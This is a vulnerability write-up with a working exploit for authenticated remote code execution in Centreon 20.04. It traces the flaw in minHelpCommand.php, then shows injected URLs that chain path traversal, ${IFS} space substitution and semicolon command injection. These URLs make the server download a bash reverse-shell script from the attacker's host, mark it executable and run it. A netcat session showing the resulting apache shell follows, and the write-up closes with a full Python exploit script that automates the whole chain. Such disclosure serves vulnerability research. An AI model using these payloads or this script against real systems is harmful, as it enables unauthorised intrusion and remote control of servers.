Authenticated Remote Code Execution Centreon 20.04


Date Discovered: 30/04/2020

By TheCyberGeek

Key notes

User must be admin authenticated.


Exploring previously discovered CVEs on Centreon 19.04, I decided to do some static code analysis on version 20.04 to determine if we could trigger any further vulnerabilities or rehash previous existing ones. As I grepped shell_exec I noticed the command execution portal that was removed from 19.04, the file still exists. **minHelpCommand.php**



```
grep -irnH "shell_exec(" . | grep -v js
./class/centreonBroker.class.php:60:            shell_exec("sudo $command");
./class/centreonVersion.class.php:78:        $cmd = shell_exec("cbd -v");
./class/centreonVersion.class.php:162:            $os = shell_exec('cat /etc/os-release');
./include/configuration/configGenerate/xml/generateFiles.php:212:        $stdout = shell_exec(
./include/configuration/configObject/command/minHelpCommand.php:92:$stdout = shell_exec($command . " 2>&1");
```

We can see that we have a **shell_exec($command . " 2>&1);** so I assumed there was still some form of command execution possible to trigger. Revisiting 19.04, we can see the URL of command execution resides at
SERVER_IP/centreon/main.php?p=60801&command_hostaddress=&command_example=&command_line=&o=p&min=1

We try to navigate to this URL (pressuming the function was completely removed from the server), we are presented with a plugin command function that shows **/usr/lib64/nagios/plugins --help** is being executed but there is an error indicating that this is a directory and not a binary.




| Plugin Help


Help

```
Command Line        /usr/lib64/nagios/plugins --help
Output              sh: /usr/lib64/nagios/plugins: Is a directory
```


SERVER_IP/centreon/main.php?p=60801&command_hostaddress=&command_example=&command_line=&o=p&min=2


```
$commandId = filter_var(
    $_GET["command_id"] ?? $_POST["command_id"] ?? null,
    FILTER_VALIDATE_INT
);

$commandName = filter_var(
    $_GET["command_name"] ?? $_POST["command_name"] ?? null,
    FILTER_SANITIZE_STRING
);
```


Reviewing the **minHelpCommand.php** we can see that there are variabled still being passed into the request and being sanitized.


```
$aCmd = explode(" ", $cmd["command_line"]);
$fullLine = $aCmd[0];
$plugin = array_values(preg_grep('/^\-\-plugin\=(\w+)/i', $aCmd))[0];
$mode = array_values(preg_grep('/^\-\-mode\=(\w+)/i', $aCmd))[0];
$aCmd = explode("/", $fullLine);
$resourceInfo = $aCmd[0];

$prepare = $pearDB->prepare(
    'SELECT `resource_line` FROM `cfg_resource` WHERE `resource_name` = :resource LIMIT 1'
);
```

The command_line variable becomes useless in this case.



```
//Match if the first part of the path is a MACRO
if ($resource = $prepare->fetch()) {
    $resourcePath = $resource["resource_line"];
    unset($aCmd[0]);
    $command = rtrim($resourcePath, "/") . "#S#" . implode("#S#", $aCmd);
} else {
    $command = $fullLine;
}
```

We can see command is checked to see if the macros location which is **/usr/lib64/nagios/plugins**. So with this in mind, we have to specify this path in the command so some form of traversal would be required to exploit this.



```
$command = str_replace("#S#", "/", $command);
$command = str_replace("#BS#", "\\", $command);

$tab = explode(' ', $command);
if (realpath($tab[0])) {
    $command = realpath($tab[0]) . ' ' . $plugin . ' ' . $mode . ' --help';
} else {
    $command = $tab[0] . ' ' . $plugin . ' ' . $mode . ' --help';
}

$stdout = shell_exec($command . " 2>&1");
$msg = str_replace("\n", "<br />", $stdout);

$attrsText = array("size" => "25");
$form = new HTML_QuickFormCustom('Form', 'post', "?p=" . $p);
$form->addElement('header', 'title', _("Plugin Help"));
```

We can see some filtering happening here, the command is checked against the realpath of the macros expression location, and this PHP script is still accepting POST requests. So I constructed a GET request checking if we could trigger anything new.
SERVER_IP/centreon/main.php?p=60801&command_id=&command_name=new&command_line=&o=p&min=2




| Plugin Help

Help

```
Command Line    /usr/lib64/nagios/plugins/new --help
Output          sh: /usr/lib64/nagios/plugins/new: No such file or directory
```

Adding a new command shows that realpath is checking for the binary name inside the **/usr/lib64/nagios/plugins/** folder.

command_id=&command_name=new;&command_line=&o=p&min=2



| Plugin Help


Help

```
Command Line    /usr/lib64/nagios/plugins/new; --help
Output          sh: --help: command not found
```

adding a semi colon to the name closes the existing statement to look for new binary and looks to open a new binary. But --**help** cannot be found. So we can confirm at this stage we have some form of RCE.

We know that there is a filter looking for the nagios/plugins directory so I went ahead and applied directory traversal and was able to execute curl.

main.php?p=60801&command_id=&command_name=../../../../../../../../bin/curl&command_line=&o=p&min=2



Configuration > Commands > Checks

| Plugin Help

Help

```
Command Line    /usr/bin/curl --help
                Usage: curl [options...]
                Options: (H) means HTTP/HTTPS only, (F) means FTP only
                --anyauth Pick "any" authentication method (H)
                -a, --append Append to target file when uploading (F/SFTP)
                --basic Use HTTP Basic Authentication (H)
                --cacert FILE CA certificate to verify peer against (SSL)
                --capath DIR CA directory to verify peer against (SSL)
                -E, --cert CERT[:PASSWD] Client certificate file and password (SSL)
```


Now I need to find a way to leverage this, adding spaces gets ignored in the command. Example:



```
/usr/bin/curl --help
```

You can see here that curl has been executed with –help, so there is still some form of filter restricting the use of spaces. So I decided to use Linux alternative ${IFS} which provides the user with spaces.
main.php?p=60801&command_id=&command_name=../../../../../../../../bin/curl${IFS}192.168.2.104;&command_line=&o=p&min=2

Applying the ${IFS} filter allowed me to connect back to my host!




Command Line /usr/lib64/nagios/plugins/../../../../../../../bin/curl${IFS}192.168.2.104; --help

```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.230.42 - - [30/Apr/2020 17:27:18] "GET / HTTP/1.1" 200 -
```

We can see I got a response. So now I created a file called bash.sh with a reverse shell.

```
---START---
#!/bin/bash
bash -i >& /dev/tcp/192.168.2.104/4444 0>&1
---END---
```

I set python to listener and sent over the new URL
main.php?p=60801&command_id=&command_name=../../../../../../../bin/curl${IFS}192.168.2.104/bash.sh${IFS}-o${IFS}/tmp/bash;&command_line=&o=p&min=2


Configuration > Commands > Checks


| Plugin Help

Help

Command Line	/usr/lib64/nagios/plugins/../../../../../../../bin/curl${IFS}192.168.2.104/bash.sh${IFS}-o${IFS}/tmp/bash; --help
Output	sh: --help: command not found

```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.230.42 - - [30/Apr/2020 17:31:47] "GET /bash.sh HTTP/1.1" 200 -
```


With the payload now on the target host we must apply the correct permissions to execute the binary. **main.php?p=60801&command_id=&command_name=../../../../../../../bin/chmod${IFS}775${IFS}/tmp/bash;&command_line=&o=p&min=2**


| Plugin Help

Help

Command Line	/usr/lib64/nagios/plugins/../../../../../../../bin/chmod${IFS}775${IFS}/tmp/bash; --help
Output	sh: --help: command not found

Now we can execute the binary and gain a shell on the target host. **main.php?p=60801&command_id=&command_name=../../../../../../../bin/bash${IFS}/tmp/bash;&command_line=&o=p&min=2**



```
root@kali:~# nc -lvvp 4444
listening on [any] 4444 ...
192.168.230.42: inverse host lookup failed: Unknown host
connect to [192.168.2.104] from (UNKNOWN) [192.168.230.42] 44180
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),990(centreon-gorgone),994(centre
on-engine),995(centreon-broker),997(centreon),999(nagios)
bash-4.2$ whoami
whoami
apache
bash-4.2$
```

And we have now gained Apache user on Centreon 20.04. Authenticated RCE.

In addition to this walkthrough I have developed a Python script to leverage this exploit.

```
import requests
import re
import sys
import urllib.parse
from http.server import BaseHTTPRequestHandler, HTTPServer
import _thread

class S(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.wfile.write("""#!/bin/bash\nbash -i >& /dev/tcp/{}/{}
0>&1""".format(ip, port).encode("utf-8"))

def run(server_class=HTTPServer, handler_class=S, port=80):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    httpd.serve_forever()

if len(sys.argv) < 6:
    print("Start Listener before start exploit")
    print("Usage:\texploit.py url username password ip port")
    print("Ex:\texploit.py http://10.0.0.2/centreon admin S3cUr3_p4ssw0rd
10.0.0.1 4444")
    sys.exit(0)
else:
    base_path, username, password, ip, port = sys.argv[1], sys.argv[2],
sys.argv[3], sys.argv[4], sys.argv[5]
_thread.start_new_thread(run,())
s = requests.Session()
f = s.get(base_path + "/index.php")
token = re.search("""name="centreon_token".* value="(.*?)" />""",
f.text).group(1)
space = """${IFS}"""
if token:
    f = s.post(base_path + "/index.php", data={"useralias": username,
"password": password, "centreon_token": token, "submitLogin":
"Connect"})
    if "You need to enable JavaScript to run this app" in f.text:
        print("Login Successful!")
        f = s.get(base_path + "/main.get.php?p=60904&o=c&resource_id=1")
        token = re.search("""name="centreon_token".* value="(.*?)" />""",
f.text).group(1)
        old_path = re.search("""name="resource_line".* value="(.*?)" />""",
f.text).group(1)
        print("Sending Payload")
        s.get(base_path + """/main.get.php?
p=60801&command_id=&command_name=../../../../../../../bin/curl{}{}/
shell.sh{}-o{}/tmp/shell.sh;&command_line=&o=p&min=1""".format(space,
ip, space, space))
        print("Setting permissions for the payload")
        s.get(base_path + """/main.get.php?
p=60801&command_id=&command_name=../../../../../../../usr/bin/
chmod{}775{}/tmp/
shell.sh;&command_line=&o=p&min=1""".format(space,space))
        print("Executing Payload\nCheck your listener!")
        s.get(base_path + """/main.get.php?
p=60801&command_id=&command_name=../../../../../../../bin/bash{}/tmp/
shell.sh;&command_line=&o=p&min=1""".format(space))
    else:
        print("Cannot login to Centreon")
else:
    print("Couldn't get token, check your URL")
```